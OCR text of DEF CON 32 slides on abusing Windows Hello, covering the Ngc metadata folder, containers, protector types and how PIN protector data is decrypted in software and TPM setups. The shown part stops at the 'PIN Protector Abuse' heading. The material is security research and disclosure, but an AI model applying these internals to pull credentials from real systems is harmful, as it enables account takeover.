
Abusing Windows Hello Without a Severed Hand

DEF CON 32



whoami
Ceri Coburn (@_EthicalChaos_)

PEN TEST PARTNERS

- Lives in Wales, UK
- Software developer for 18 years within the DRM and security solutions space
- Joined Pen Test Partners in August 2019
- Dedicated to Red Teaming and offensive security tooling for the last 3 years
- Speaker at DEF CON 31 and BSides
- Author and maintainer of several open-source tools
  - Rubeus
  - BOF.NET
  - Okta Terrify
  - ThreadlessInject
  - SharpBlock
  - SweetPotato
  - BeaconEye

whoami
Dirk-jan Mollema (@_dirkjan)

OUTSIDER SECURITY

- Located in The Netherlands
- Hacker / Researcher / Founder / Trainer @ Outsider Security
- Given talks at Black Hat / Def Con / BlueHat / Troopers
- Author of several Active Directory and Entra tools
    - mitm6
    - ldapdomaindump
    - BloodHound.py
    - aclpwn.py
    - Co-author of ntlmrelayx
    - ROADtools
- Blogs on dirkjanm.io
- Tweets stuff on @_dirkjan

Agenda


- Introduction to Windows Hello
- Relationship between Key Storage Providers
- Windows Hello containers, protectors and keys
- Tool demo
- Unprivileged Entra Abuse
- Mitigations

Windows Hello

- Passwordless technology for Microsoft Windows
- Key pairs for encrypting secrets or signing data, including authentication to the OS
- Keys typically protected by biometric devices or PIN
- Third party applications can also enrol secrets
- Windows Hello vs WHfB
    - Windows Hello encrypts the user's password or uses live.com based certificate
    - WHfB uses tenant specific certificates which also support models for on-premises SSO via 3 trust types

Passport Key Storage Provider


- Windows has a common API for dealing with cryptographic operations via KSP’s
- Extensible system via providers
  - Microsoft Software Key Storage Provider (RIP)
  - Microsoft Platform Key Storage Provider (TPM)
  - Microsoft Smart Card Key Storage Provider (Smart card duh)
- Supports encryption, signing and key agreement among other things
- Windows Hello is no different
  - Microsoft Passport Key Storage Provider



https://learn.microsoft.com/en-us/windows/win32/seccertenroll/cng-key-storage-providers


Passport Key Storage Provider

- Offered via the **NgcCtnrSvc** and **NgcSvc** services
- Exposed via RPC calls
- Metadata for generated keys stored under the LocalService account at **%LocalAppData%\Microsoft\Ngc**
- SYSTEM privileges needed to access Ngc folder



Passport Key Storage Provider

- Passport Key Storage provider is a proxy to other KSP’s
- Under the hood either uses Software Key Storage Provider or Platform Key Storage Provider
- Metadata contains
  - Containers
    - Protectors
    - Key metadata
    - Keys are stored via underlaying KSP




Address C:\Windows\ServiceProfiles\LocalService\AppData\Local\Microsoft\Ngc

Name	Type	Size	Date Modified
{7AEE2807-604A-4AF0-8F8A-A4DC40674FA9}	File folder		Today, 20:29:48
{3816F90F-1882-4C8F-9BAE-97063CA77CFB}	File folder		Today, 20:29:48

Each folder represents a container


Containers

- Container is created per user
- Metadata files determine attributes of container
  - 1.dat => User SID
  - 7.dat => Backing KSP
  - 9.dat => Azure recovery key (more on that later)




{3816F90F-1882-4C8F-9BAE-97063CA77CFB}

Name	Type	Size
{93F10861-19F1-42B8-AD24-93A28E9C4096}	File folder	
{EB787EE1-FD6F-11E3-80D4-10604B681CFA}	File folder	
Protectors	File folder	
Temp	File folder	
1.dat	DAT File	92 bytes
6.dat	DAT File	68 bytes
7.dat	DAT File	70 bytes
8.dat	DAT File	2 bytes
9.dat	DAT File	2.68 KB
10.dat	DAT File	4 bytes
11.dat	DAT File	20 bytes



1.dat

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  53 00 2D 00 31 00 2D 00 35 00 2D 00 32 00 31 00  S.-.1.-.5.-.2.1.
00000010  2D 00 31 00 30 00 30 00 33 00 36 00 34 00 34 00  -.1.0.0.3.6.4.4.
00000020  30 00 36 00 33 00 2D 00 34 00 30 00 32 00 39 00  0.6.3.-.4.0.2.9.
00000030  39 00 38 00 32 00 34 00 30 00 2D 00 33 00 33 00  9.8.2.4.0.-.3.3.
00000040  34 00 32 00 35 00 38 00 38 00 37 00 30 00 38 00  4.2.5.8.8.7.0.8.
00000050  2D 00 31 00 31 00 31 00 31 00 00 00              -.1.1.1.1...
```



7.dat


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00  M.i.c.r.o.s.o.f.
00000010  74 00 20 00 50 00 6C 00 61 00 74 00 66 00 6F 00  t. .P.l.a.t.f.o.
00000020  72 00 6D 00 20 00 43 00 72 00 79 00 70 00 74 00  r.m. .C.r.y.p.t.
00000030  6F 00 20 00 50 00 72 00 6F 00 76 00 69 00 64 00  o. .P.r.o.v.i.d.
00000040  65 00 72 00 00 00                                e.r...
```

Protectors

- Protectors are the enrolled Windows Hello authentication methods
- Common metadata files
  - 15.dat => Encrypted protector data
- Decrypted protector data contains 3 intermediate PINs
  - Sign
  - Decrypt
  - External?
- 5 known types of protectors
  - 1 – PIN protector
  - 2 – Bio protector (both Face and Fingerprint)
  - 3 – Azure recovery protector
  - 4 – Seems to be missed, guess someone couldn’t count
  - 5 – Preboot protector
  - 6 – Companion device protector (deprecated after Windows 10, version 2004)

PIN Protector


- Can be alphanumeric
- Length stored within metadata (numeric only)
- Metadata files
  - 1.dat => KSP used for encrypting protector data
  - 2.dat => KSP key id (software only)
  - 7.dat => PIN type and length
- Industrial Security Research Group already provided research in this area for non TPM scenarios
  - https://www.insecurity.be/blog/2020/12/24/dpapi-in-depth-with-tooling-standalone-dpapi/



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  03 00 08 00                                      ....
```


PIN Protector (Software Decryption)

- Contents of 15.dat is RSA encrypted
- 2.dat contains key ID
- Private key backed by Software KSP
- Software KSP uses DPAPI-NG Backed by SYSTEM DPAPI key
- PIN + fixed entropy used as password for PBKDF2 key
- Salt and rounds for PBKDF2 is decrypted from the CNG key blob
- Resulting key used as entropy for normal DPAPI decryption




PIN Protector (TPM Decryption)

- Contents of 15.dat is TPM encrypted
- Private key backed by TPM KSP
- No DPAPI backed blobs
- Metadata files
  - 1.dat => KSP used for encrypting protector data (Platform KSP)
  - 2.dat => No longer present
  - 7.dat => PIN type and length
- Key id is fixed (thanks Mimikatz)



PIN Protector Abuse

